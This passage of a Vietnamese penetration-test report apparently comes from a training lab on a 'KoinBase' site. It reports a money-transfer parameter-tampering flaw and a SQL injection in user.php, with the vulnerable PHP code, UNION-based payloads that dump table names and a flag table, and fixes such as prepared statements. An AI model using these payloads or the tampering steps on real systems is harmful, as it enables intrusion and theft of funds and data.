
Quan sát thấy 3 biến `sender_id`, `receiver_id`, `amount` không có filter gì khiến cho attacker có thể thay đổi giá trị của 3 biến này thông qua **repeater** của BurpSuite. Nhưng khi ta chuyển tiền xong, ta quay lại trang *HALL OF FAME* thì thấy trong lịch sử của BurpSuite tự động gọi.

Sau khi ấn gửi thì ta biết được rằng có 2 request được gửi đi, request thứ nhất gửi để chuyển tiền và request thứ 2 để trích xuất thông tin số tiền hiện tại của người dùng ở trong cơ sở dữ liệu.

Steps to reproduce

Truy cập vào `https://koinbase.cyberjutsu-lab.tech/send_money.php`, sau đó submit một giao dịch với id bất kỳ nào đó, trong trường hợp này sẽ giao dịch với `user id` là `2` với `amount` là `123`, cùng lúc đó hãy bật **intercept** lên để thao túng gói tin

Thay đổi vị trí id của `sender_id` và `receiver_id` xong chỉnh `amount` thành số tiền của `user id 2`



Thấy **transfer** thành công, check lại danh sách trên *HALL OF FAME:*

User id 02 là id của crush ở lỗi bảo mật trước và chúng ta đã thao túng hết số tiền của nạn nhân có id là 01

-> Dẫn đến việc các giao dịch sẽ không được kiểm soát và dễ bị thao túng bởi attacker do không có sự sàng lọc kỹ càng trong lúc giao dịch để lộ thông tin của users


Recommendations

- Chỉ cho phép người dùng kiểm soát giá trị user_id người nhận.
- Thực hiện mã hóa và ẩn user_id tránh kẻ tấn công lợi dụng và tìm ra khác lổ hổng khác trong tương lai.

KBB-05-005: SQL Injection tại trang Profile do không có sanitize [High]

Description and Impact

Khi user muốn xem thông tin của các user khác thì sẽ bấm vào chỗ **View** như hình




Giả sử bấm vào **View** của `user id 32` thì nó hiện **profile** của user ta muốn truy cập vào
Quan sát gói tin bên **burpsuite** thì phát hiện một API gói tới `user.php` với tham số `action`

Check source code thì nó là dòng số `5` tại file `view.js` và thấy biến `id` không có sanitize gì hết

```php
<?php
include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');
checkNotLoginRedirectToAuth();

$error = '';
if (!isset($_GET['id'])) {
    header(header: "Location: view.php?id=1");
}
?>
```

Thử check xem tham số **action** có giá trị public_info được user.php xử lý như thế nào



```php
<?php
header(header: 'Content-Type: application/json');
include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');

if (isset($_GET["action"])) {
    $action = $_GET["action"];
    switch ($action) {
        case 'public_info': {
                if (isset($_GET['id'])) {
                    $data = getInfoFromUserId(id: $_GET['id']);
                    if ($data) {
                        unset($data['enc_credit_card']);
                        echo msgToJSON(stt: 200, msg: $data);
                    }
                    else {
                        echo msgToJSON(stt: 400, msg: "User not found");
                    }
                } else {
                    echo msgToJSON(stt: 400, msg: "Missing params");
                }
                break;
            }
```

Quan sát thấy khi case 'public_info được gọi thì nó sẽ check id dựa vào thao tác mà ta muốn xem profile của user id nào, nó sẽ tạo biến $data gọi đến hàm getInfoFromUserId() tại dòng số 10, vậy thử check hàm này được define như thế nào?


```php
tion getInfoFromUserId($id): array|bool|null {
return selectOne(query: "SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . " LIMIT 1
```

Tại dòng 42, ta thấy hàm getInfoFromUserId($id) được define để truy vấn id, username, money, image, enc_credit_card, bio của users, tiếp dòng 43 thì lại thấy biến $id khi truyền vào lại không có một filer gì cả

-> Dẫn đến attacker có thể dùng các payload của SQLi để thay đổi database và dump các thông tin quan trọng của server


Steps to reproduce

Trích xuất dữ liệu xem sql version với payload 0 UNION SELECT 1, 1, 1, 1, 1, @@version;# để check SQLi




Ta thấy được version của sql là **8.0.40** và có thể thao túc được database của server qua tham số id này

Tiến hành payload **9999+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,(SELECT+GROUP_CONCAT(table_name)+FROM+information_schema.tables+WHERE+table_schema=database())+%23** để dump các bảng có chứa trong database này



Nó hiện ra 2 bảng **flag** và **users**

Gửi HTTP request với giá trị GET parameter id có dạng: -99999 UNION SELECT null,null,null,null,null,GROUP_CONCAT(flag) FROM flag để xem nội dung trong cột flag.



-> Chứng tỏ là tham số id này không có một sự sàng lọc gì hết dẫn đến attacker có thể injection các payload để dump các bảng có chứa các credentials quan trọng của database ra bên ngoài

Recommendations

- Lọc giá trị của GET parameter $id.
- Các trường hợp chèn SQL có thể được ngăn chặn bằng cách sử dụng truy vấn được tham số hóa (còn được gọi là prepared statements) thay vì nối chuỗi trong truy vấn.

4. Kết luận

Thông qua bản báo cáo này, Đỗ Minh Khoa đã thành công tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho quý công ty một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong KoinBase beta. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.

Đỗ Minh Khoa mong được hợp tác với quý công ty trong những dự án tương lai tiếp theo. Xin cảm ơn.

Regards, Đỗ Minh Khoa